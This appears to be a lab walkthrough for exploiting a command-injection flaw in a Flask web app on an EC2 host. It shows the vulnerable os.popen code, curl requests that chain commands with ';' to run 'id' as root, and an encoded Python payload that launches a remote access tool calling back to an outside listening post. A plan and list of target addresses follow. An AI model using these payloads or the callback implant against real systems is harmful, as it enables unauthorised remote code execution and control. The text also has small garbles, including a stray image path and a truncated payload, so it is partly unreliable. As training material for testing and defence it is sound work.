EC2

Amazon Elastic Compute Cloud (EC2) provides scalable computing capacity in the AWS cloud.

EC2 is similar to Virtual Private Servers (VPS) or Virtual Machines (VMs) on other cloud providers.

CMDi

Command Injection (CMDi) vulnerabilities occur when unsafe user inputs are passed into the execution of a command on a system. Generally speaking, these types of vulnerabilities enable the attacker to insert arbitrary commands and execute them with the privileges of the vulnerable web application.

Finding & Executing the CDMi Vulnerability

For this section the web application uses a shell command ("ping", "netstat", "ifconfig") to provide system and/or network information back to a system administrator. We figure out how to specially craft a payload to escape the hashing function and get arbitrary shell command execution. We will be testing the "http://test.lizardblue.com:5001/" web application. Here is the code the web application uses to hash our input. As you can see it using our input directly in a shell command without escaping it first. This is bad practice for a web application to trust user inputs blindly (although it happens, see references for real-world examples):

```
@app.route('/net_health', methods=['GET','POST'])
def report_reader():
...
cmd = request.args.get('cmd')
try:
if cmd:
results = os.popen(cmd).read()
...
```

Normally the web application would expect the user's browser to send in request similar to this (we've formatted it for curl for convenience so we can use it to test the API).

If we run this command we should get back this result:

```
root@ip-10-0-1-42:~# curl http://test.lizardblue.com:5001/net_health?cmd=ifconfig
...
<textarea style="width: 100%; height: 500px">
eth0 Link encap:Ethernet HWaddr 02:42:ac:11:00:06
inet addr:172.17.0.6 Bcast:172.17.255.255 Mask:255.255.0.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:170 errors:0 dropped:0 overruns:0 frame:0
TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:17984 (17.9 KB) TX bytes:50213 (50.2 KB)

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)


</textarea>
...
```

The web application has returned the output of the "ifconfig" command.

We can insert a semicolon ";" to end this ifconfig command and run any command supported by the remote operating system (e.g. "id").

We can now run the exploit by sending to the application:

```
root@ip-10-0-1-42:~# curl -G "http://test.lizardblue.com:5001/net_health" \
-v --data-urlencode "cmd=ifconfig; id"



...
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

uid=0(root) gid=0(root) groups=0(root)

</textarea>
...
```

We now have leveraged this CMDi web application vulnerability to gain Remote Code Execution (RCE) on this remote target.


Interactive with Voodoo

We can run Voodoo, our interactive remote access tool, on the remote target via this CMDi vulnerability:

NOTE: We added a backslash "\" before each double quote that Voodoo generated in order to escape them in this command

```
root@ip-10-0-1-42:~# curl -G "http://test.lizardblue.com:5001/net_health" \
-v --data-urlencode "cmd=ifconfig; echo
\"exec('aW1wb3J0IGN0eXBlcywgdXJsbGliMiwgc3NsLCBvcywgcmFuZG9tCgpkPSczLjE2LjY4LjEnCnA9JzQ0MycKeCA9IHVybGxpYjIuUmVxdWVzdCgnaHR0cHM6Ly8nK2QrJzonK3ArJy9nZW4vMDdkMmNmN
| /usr/bin/python &"



...
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

uid=0(root) gid=0(root) groups=0(root)

</textarea>
...
```

Now if we browse through the Voodoo WebUI, we should be able to see a new agent is calling back to the LP and run commands on the target via Voodoo:



The Plan:

- Check the below targets for vulnerabilities within their web applications.
- Gain code execution through any discovered web application vulnerabilities
- Use the "which" command to see what applications can be run on the target (e.g. "which id")
- Get interactive by running Voodoo on the remote target

Targets:

- EC2 Public: test.lizardblue.com (18.223.82.226) http://test.lizardblue.com:5001/
- EC2 Private: bluelizardPrivateInstance (10.0.2.x) http://10.0.2.x:5001/

References

Check out the following references for more information:

- OWASP Command Injection - https://www.owasp.org/index.php/Command_Injection
- Testing for Command Injection (OTG-INPVAL-013) - https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013)
- CyberChef - https://gchq.github.io/CyberChef/
- D-Link DIR615h OS Command Injection - https://www.rapid7.com/db/modules/exploit/linux/http/dlink_dir615_up_exec
- D-Link DIR-645 / DIR-815 diagnostic.php Command Execution - https://www.rapid7.com/db/modules/exploit/linux/http/dlink_diagnostic_exec_noauth
- D-Link Devices UPnP SOAP Command Execution - https://www.rapid7.com/db/modules/exploit/linux/http/dlink_upnp_exec_noauth
- Hacking Serverless Runtimes: Profiling AWS Lambda Azure Functions & More - https://youtu.be/GZBiz-0t5KA - https://www.blackhat.com/docs/us-17/wednesday/us-17-Krug-Hacking-Severless-Runtimes.pdf
- AWS-Vulnerable-Lambda - https://github.com/torque59/AWS-Vulnerable-Lambda/blob/master/README.md
- Gone in 60 Milliseconds - Intrusion and Exfiltration in Server-less Architectures - https://media.ccc.de/v/33c3-7865-gone_in_60_milliseconds